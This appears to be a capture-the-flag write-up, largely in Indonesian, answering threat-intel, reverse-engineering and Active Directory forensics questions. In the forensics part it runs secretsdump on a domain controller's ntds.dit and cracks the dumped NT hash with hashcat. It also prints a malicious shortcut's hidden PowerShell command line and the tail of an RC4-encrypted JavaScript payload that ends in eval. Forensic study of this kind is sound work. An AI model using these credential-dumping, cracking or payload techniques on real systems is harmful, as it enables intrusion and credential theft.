
Q4: https://x.com/Develop_Dreams



Q5: T1585.001




Q6: DeTankWar



Q7: 56554117d96d12bd3504ebef2a8f28e790dd1fe583c33ad58ccbf614313ead8c

Download zip file tersebut dari WayBack Machine, kemudian unzip dengan password yang diberikan di email yaitu DTWBETA2025



Q8: T1608.001

Malware Upload MITRE ATT&CK

Mode AI **Semua** Gambar Video Berita Shopping Video singkat Lainnya ▾ Alat ▾

Ringkasan AI **Indonesia**

In the **MITRE ATT&CK** framework, "Upload Malware" is designated as sub-technique **T1608.001**, falling under the broader "Stage Capabilities" (T1608) tactic. Adversaries use this technique to package and upload malicious payloads—such as backdoors, droppers, or tools—to external staging infrastructure or cloud services before an attack.

Key Characteristics

- Tactic:** Resource Development (TA0042) / Stage Capabilities (T1608)
- ID:** T1608.001
- Objective:** Make malicious payloads accessible for later download or distribution during the formative phase of an attack.

Tampilkan lainnya ▾

MITRE ATT&CK®

Stage Capabilities technique T1608.001


17 Mar 2021 — This technique is used to upload malicious payloads to external staging infrastructure or cloud services before an attack.

MITRE ATT&CK®

Execution, Tactic T1608.001

17 Okt 2018 — An adversary may use this technique to upload malicious payloads to external staging infrastructure or cloud services before an attack.

Q9: Moonstone Sleet



Q10: North Korea

Di gambar Q9 udah ada orang di community VirusTotal yang bikin Threat Intel reportnya

Q11: PuTTY

Q14: harthat-hash v1.3.3

Moonstone Sleet npm infected package and version

Mode AI **Semua** Shopping Gambar Video Berita Video singkat Lainnya ▾ Alat ▾

✦ Ringkasan AI **Indonesia** 🔊

The North Korean threat group Moonstone Sleet published malicious npm packages including **harthat-hash (v1.3.3)** and **harthat-api (v1.3.1)** on July 7, 2024. They also deployed another campaign package, **sass-notification**, on August 27, 2024. These packages execute installation scripts to download and run remote payloads on target systems. Datadog Security Labs +2

Identified Malicious Packages

- **harthat-hash** — Version **1.3.3**

Datadog Security
Stressed Pungsan: threat actor leverages
31 Jul 2024 — According to reports, malicious packages were used to compromise systems.

Infosec Magazine
North Korean Hack Wave of npm Packages

Q15: 142.111.77.196

rewterz.com/threat-advisory/north-korean-threat-actors-propagate-malicious-js-packages-to-npm-registry-active-iocs

The malicious package reuses code from a popular GitHub repository named node-config, which has 500 forks and over 6,000 stars. This repository is referred to as config in npm. Adversarial collectives are known to orchestrate attack chains that distribute forged ZIP archive files through LinkedIn under fictitious company names or freelance websites, tempting potential targets to execute next-stage payloads that invoke an npm package as part of an alleged technical skills assessment.

```
graph TD; A[Stressed Pungsan] --> B[Lures Victim to install the package]; B --> C[Runs deference.js preinstall script]; C --> D[Validates it's a Windows platform to run the attack]; D --> E[C2 Infrastructure 142.111.77.196]; E --> F[Drops SetKey.dll]; F --> G[Uses rundll32.exe to load SetKey.dll calling the GenerateKey function];
```

After loading, the malicious package is connected to an actor-controlled IP address using curl to release more malicious payloads, such as SplitLoader. Another instance involved the delivery of a malicious npm loader by Moonstone Sleet, which resulted in the theft of LSASS credentials. The later discoveries revealed that Moonstone Sleet has also been trying to disseminate its packages via the npm registry.

Got any questions? I'm happy to help.

<https://rewterz.com/threat-advisory/north-korean-threat-actors-propagate-malicious-js-packages-to-npm-registry-active-iocs>

Q16: T1218.011

execute malicious binary with rundll32.exe to evade defense MITRE ATT&CK

✕

🔊

🔄

🔍

★ Ringkasan AI Indonesia 🔊 M +13 ⋮

The technique described is [MITRE ATT&CK Technique T1218.011: System Binary Proxy Execution - Rundll32](#). Adversaries abuse `rundll32.exe` because it is a legitimate, Microsoft-signed Windows component used to execute code inside Dynamic Link Libraries (DLLs). Since it is a trusted system file, direct execution often bypasses simple application control whitelists. M MITRE ATT&CK® +1


Below is an educational breakdown of how this proxy execution mechanism functions conceptually and how security teams detect and mitigate the abuse.

Operation Binary Insight

Q1: dc6267608ddfcc5c80571ccd46475a03fb667baf8620d0e91c93ccacacf97ef6

```
(removegg@LAPTOP-2NIQFF5J)-[ /mnt/d/ctf/2026_SATSIBER/Stage2/Operasi Binary Insight_/Operasi Binary Insight_/Operasi Binary Insight_]
$ sha256sum *.exe
dc6267608ddfcc5c80571ccd46475a03fb667baf8620d0e91c93ccacacf97ef6 argument_baby_1.exe
9c353f6e6d9582cd2a94306ed740ca7ac0791f9ed7d0eb3caefed168aa41f397 argument_baby_2.exe
8cafd2bfdfe3c87e903866320eb6616556ada64be57393bcbc1272960600090 argument_baby_3.exe
```


Q2: Visual Studio



Q3: 32 bit

Pada gambar Q2, tertera 32 bit

Q4: Tidak



Pada gambar Q2 juga tertera terdapat absolute PDB Path

Q5: cdecl

```
push    edx
mov     eax, dword ptr [ebp+var_14]
push    eax
call    sub_401100
add     esp, 14h
mov     [ebp+var_18], eax
mov     ecx, [ebp+var_18]
push    ecx
mov     edx, dword ptr [ebp+var_4]
```

add esp, 14h caller untuk clear stack sebesar 14 byte termasuk ciri-ciri cdecl

Q6: ESP

```
add     esp, 8
mov     edx, dword ptr [ebp+var_4]
push    edx
mov     eax, dword ptr [ebp+var_8]
push    eax
mov     ecx, dword ptr [ebp+var_C]
push    ecx
mov     edx, dword ptr [ebp+var_10]
push    edx
mov     eax, dword ptr [ebp+var_14]
push    eax
```

Q7: ESP+4

Q8: ESP+8

Q9: ESP+C

Q10: ESP+10

Q11: EAX

```
mov     edx, dword ptr [ebp+var_10]
push    edx
mov     eax, dword ptr [ebp+var_14]
push    eax
call    sub_401100
add     esp, 14h
mov     [ebp+var_18], eax
```

Q12: fastcall

Q13: ECX

```

push    edx
mov     eax, dword ptr [ebp+var_8]
push    eax
mov     ecx, dword ptr [ebp+var_C]
push    ecx
mov     edx, dword ptr [ebp+var_10]
mov     ecx, dword ptr [ebp+var_14]
call    sub_401100

```


Q14: EDX

Q15: ESP

Q16: ESP+4

Q17: ESP+8

Q18: 64 bit



Q19: RCX

```
call    sub_140001120
mov     eax, [rsp+68h+var_28]
mov     [rsp+68h+var_48], eax
mov     r9d, [rsp+68h+var_24]
mov     r8d, [rsp+68h+var_20]
mov     edx, [rsp+68h+var_1C]
mov     ecx, [rsp+68h+var_18]
call    sub_140001180
```

Q20: RDX

Q21: R8

Q22: R9

Q23: RSP+20

Q24: RAX

STAGE 3

Operation Shadow Domain

Q1: Connor Ball

Dump semua user dari ntds.dit biar ketemu akun mantan karyawan, terus baca display name nya:

```
(removegg@LAPTOP-2NIQFF5J) [/mnt/d/ctf/2026_SATSIBER/Stage3]
$ secretsdump.py -ntds "/mnt/d/ctf/2026_SATSIBER/Stage3/Operasi Shadow Domain/Operasi Shadow Domain/DC01/Active Directory/ntds.dit" -system "/mnt/d/ctf/2026_SATSIBER/Stage3/Operasi Shadow Domain/Operasi Shadow Domain/DC01/C/Windows/System32/config/SYSTEM" LOCAL 2>/dev/null | grep -i cball
megacorp.local\cball:1630:aad3b435b51404eeaad3b435b51404ee:384799705d277ba2818dd3ab196a3581:::
megacorp.local\cball:aes256-cts-hmac-sha1-96:c2542021a981d3bdd266389b91a32fa5ec57181b252c17c7f11116914b2d497
megacorp.local\cball:aes128-cts-hmac-sha1-96:d1c49535e9f0c3b997a94fab7cd7802e
megacorp.local\cball:des-cbc-md5:ba617683a4d90bb3
```

Cek displayName akun cball:

```
(removegg@LAPTOP-2NIQFF5J) [/mnt/d/ctf/2026_SATSIBER/Stage3]
$ python3 -c "from dissect.esedb import EseDB; t=EseDB(open('/mnt/d/ctf/2026_SATSIBER/Stage3/Operasi Shadow Domain/Operasi Shadow Domain/DC01/Active Directory/ntds.dit','rb')).table('datastore'); [print(r.get('ATTN589825')) for r in t.records() if r.get('ATTN590845')=='cball']"
Connor Ball
```

Q2: falloutboy

Ambil NT hash cball dari hasil secretsdump, crack pakai hashcat + rockyou

```
(removegg@LAPTOP-2NIQFF5J) [/mnt/d/ctf/2026_SATSIBER/Stage3]
$ secretsdump.py -ntds "/mnt/d/ctf/2026_SATSIBER/Stage3/Operasi Shadow Domain/Operasi Shadow Domain/DC01/Active Directory/ntds.dit" -system "/mnt/d/ctf/2026_SATSIBER/Stage3/Operasi Shadow Domain/Operasi Shadow Domain/DC01/C/Windows/System32/config/SYSTEM" LOCAL 2>/dev/null | grep -i 'cball:'
megacorp.local\cball:1630:aad3b435b51404eeaad3b435b51404ee:384799705d277ba2818dd3ab196a3581:::
megacorp.local\cball:aes256-cts-hmac-sha1-96:c2542021a981d3bdd266389b91a32fa5ec57181b252c17c7f11116914b2d497
megacorp.local\cball:aes128-cts-hmac-sha1-96:d1c49535e9f0c3b997a94fab7cd7802e
megacorp.local\cball:des-cbc-md5:ba617683a4d90bb3
```

```
(removegg@LAPTOP-2NIQFF5J) [/mnt/d/ctf/2026_SATSIBER/Stage3]
$ echo '384799705d277ba2818dd3ab196a3581' > cball.hash
gunzip -k /usr/share/wordlists/rockyou.txt.gz 2>/dev/null
hashcat -m 1000 cball.hash /usr/share/wordlists/rockyou.txt

hashcat (v7.1.2) starting

OpenCL API (OpenCL 3.0 PoCL 6.0+debian Linux, None+Asserts, RELOC, SPIR-V, LLVM 18.1.8, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #01: cpu-haswell-AMD Ryzen 7 7435HS, 3870/7740 MB (1024 MB allocatable), 16MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

Host memory allocated for this attack: 516 MB (8585 MB free)

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

384799705d277ba2818dd3ab196a3581:falloutboy
```

Q3: 19

Baca hasil full TCP scan attacker, hitung yang open

```
(removegg@LAPTOP-2NIQFF5J) [/mnt/d/ctf/2026_SATSIBER/Stage3]
$ grep open "/mnt/d/ctf/2026_SATSIBER/Stage3/Operasi Shadow Domain/Kali/recon/results/192.168.163.154/scans/_full_tcp_nmap.txt" | grep -c /tcp
19
```

Q4: Office Share

```
(removegg@LAPTOP-2NIQFF5J) ~ - [ /mnt/d/ctf/2026_SATSIBER/Stage3 ]
$ cat "/mnt/d/ctf/2026_SATSIBER/Stage3/Operasi Shadow Domain/Operasi Shadow Domain/kali/recon/results/192.168.163.154/scans/tcp139/smbClient.txt"
do_connect: Connection to 192.168.163.154 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

Sharename      Type      Comment
-----
ADMIN$         Disk      Remote Admin
C$             Disk      Default share
IPC$           IPC       Remote IPC
NETLOGON       Disk      Logon server share
Office Share   Disk      Logon server share
SYSVOL         Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available
```

Q5: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -Nop -sta -noni -w hidden wscript.exe MegaCorpServiceWorker.js

```
D:\ctf\2026_SATSIBER\Stage3>LECmd.exe -f "D:\ctf\2026_SATSIBER\Stage3\Operasi Shadow Domain\Operasi Shadow Domain\kali\exploit\MegaCorp_PayrollAdjustment_Notice.docx.lnk"
LECmd version 2026.5.0

Author: Eric Zimmerman (saericzimmerman@gmail.com)
https://github.com/EricZimmerman/LECmd

Command line: -f D:\ctf\2026_SATSIBER\Stage3\Operasi Shadow Domain\Operasi Shadow Domain\kali\exploit\MegaCorp_PayrollAdjustment_Notice.docx.lnk

Warning: Administrator privileges not found!

Processing D:\ctf\2026_SATSIBER\Stage3\Operasi Shadow Domain\Operasi Shadow Domain\kali\exploit\MegaCorp_PayrollAdjustment_Notice.docx.lnk
Source file: D:\ctf\2026_SATSIBER\Stage3\Operasi Shadow Domain\Operasi Shadow Domain\kali\exploit\MegaCorp_PayrollAdjustment_Notice.docx.lnk
Source created: 2026-08-16 00:24:19
Source modified: 2024-11-05 00:43:57
Source accessed: 2026-08-17 12:33:15

--- Header ---
Target created: null
Target modified: null
Target accessed: null

File size (bytes): 0
Flags: HasTargetIdList, HasLinkInfo, HasName, HasArguments, HasIconLocation, IsUnicode
File attributes: 0
Icon index: 0
Show window: SwShowminnoactive (Display the window as minimized without activating it.)

Name: Innocent shortcut for real
Arguments: -Nop -sta -noni -w hidden wscript.exe MegaCorpServiceWorker.js
Icon Location: C:\Program Files\Windows NT\Accessories\wordpad.exe

--- Link information ---
Flags: VolumeIdAndLocalBasePath

>> Volume information
Drive type: Fixed storage media (Hard drive)
Serial number: 43000000
Label: (No label)
Local path: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

--- Target ID information (Format: Type ==> Value) ---
Absolute path: This PC\C:\windows\system32\WindowsPowerShell\v1.0\powershell.exe|4|p|o|w|e|r|s|h|e|l|l|.e|x|e|
-Root folder: GUID ==> This PC
-Drive letter ==> C:
```

Q6:

```
Output start: 28348511 time: 5ms
end: 28348511 length: 28348807
length: 0

KWoeVDkELbIyh8vVXUTELLwRV2hyiP8y9sB4PbW0TD1denTCxdkmZI/0r6X5LJhQywpvNZlXHSfD0/ssXhMOE+bjsJenJ0d2f
RlZvabxvxjH3Yoh08Gd3CckhMVP1DACb1rpDbIrkORNVmy7e2V/jmbK4FF9a8cBRNWuuJsoEMI60g4ENGTYovytwHnXDhegui
uqkJr0zmQEur6pCViIAmN8ckXwCN6gQmOsDqXe/DBHVs8MfDZXtCCm6UhsNn++AvApNOJQkIgWUMvwqtXwheKWdaloaa3rm1
AYjPwBwX2iXP2ma8CEG7vb8XVufbbb+irteZps0gBKK13Gn10oi1aBtJNW4H+hNiR01daTh8DxiCQy/Sw2T5RmQ+unJA/S5nA
1rvxY4kbHd1PusrVm8A7275q0H/BIYEB8S1GjbmSwhsQ/YlrKbNR8rIn46U514SZ66R0rQYteMYxpbeTt0hDwXIwqxj/6M0CU
/6vjTywh45Xityv6HIQOYIzXUV3Qlsf6u8hiyUoTHfRaR4AhZPvQnqqVoCbm3Lvtxi81gOLityZk9IZa4u8pLZa7g94Ur/k83
pYjbdFaSxq15k7hc4YaCu5U16fzdbf7zyglogr3dfcCKpthGBN973AZWqCoPfTQ1QAxIPxaldjdt74/fy9i/6Fd5ty8M88B68
n0fz1Sado97/b4m6581tbumjLSA+s/48trysy943Rxx+kjNaKnBqehwF2lCjMHGSXKoa6A9iBC/Hx9x/PyiakaqPLrIiG03G
CdXobnI3vMqnJ5N5p8/EGuzj/A1oB6DFpQ334FxQ896Qxgduc1kVlc8/cQD0mvWzHUo/YBK8me5lhj/+sqhEN8ahqRZG9cqYn
o4wdUo70AlwpAOBmDeDgiOU5Nph2TJEhIb31clKU+vw6XJat5l3ZgUb6bBUSQ878RoIs/YHYuFKe1JJexK5TWId0MW5pZHE8+R
PcPTv/37Ebb7BCw9UemGpIOeo0FLzdnjg4szASCZNT/FROTHi80pKv5y4YLLvCDVBgv11e9/YKXpRK1JqAr+TZ3wNmndEp8FwM
/eXVXaJYQ131sEu6TRJIBRxEFSWVSH1ydyYbHhpBekNJ5sSVo0xd4RIooQnMO/m4hHrvDWuZALQb/J6CiBAVOKOj8K+kcqVY
bRMXX9r6D/xi7PczcEHNEizzA0cZROlTs8tuOHg77l8AZ6TVue3QILPR3mqGC8TJUFGTekpZBNZW/Y8l/dq4L02kTBqZedR2Z
pMJQQ0MQEx+de7vK1qVEj4Gf+z0dRj770G1i11lbHfR2mbxephRgcNvAKOaByvHGMHJ5edNx87/ewft1LPxp4TQD1iPkC9kR
3mZNosBh1u";var decoded=decodeBase64(b64block);var plain=rc4('wdnpsiaev',decoded);eval(plain);
```

Q7: SharpShooter

```
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+  
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"+  
"AAAAAABDQAAAAQAAAjFwAAAAkGAAACRYAAAAAGGgAAACdTeXNOZW0uUmVmbGVjdGlubi5Bc3Nl"+  
"bWJseSBMb2FkKEJ5dGVhXSklIAAAACgsA";  
var entry class = 'SharpShooter';
```

Q8: Sliver

[virustotal.com/gui/file/f489fdbfff9fe3abb4414bdd8f02810a8b5100f2be8ffc6038ed05b7fdf143f](#)

[Sign in](#)
[Sign up](#)

Community Score

23/62 security vendors flagged this file as malicious

[Reanalyze](#)
[Similar](#)
[More](#)

f489fdbfff9fe3abb4414bdd8f02810a8b5100f2be8ffc6038ed05b7fdf143f
 CAPABLE_TABLETOP.bin

Size: 15.19 MB
 Last Analysis Date: 7 months ago

[DETECTION](#)
[DETAILS](#)
[RELATIONS](#)
[COMMUNITY 6](#)

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label: [trojan.donut/marte](#)

Threat categories: [trojan](#)

Family labels: [donut](#) [marte](#) [shellcode](#)

Security vendors' analysis

Do you want to automate checks?

AllCloud	Trojan.Multi/Silver.R	ALYac	Generic.ShellCode.Donut.Marte.1.80380...
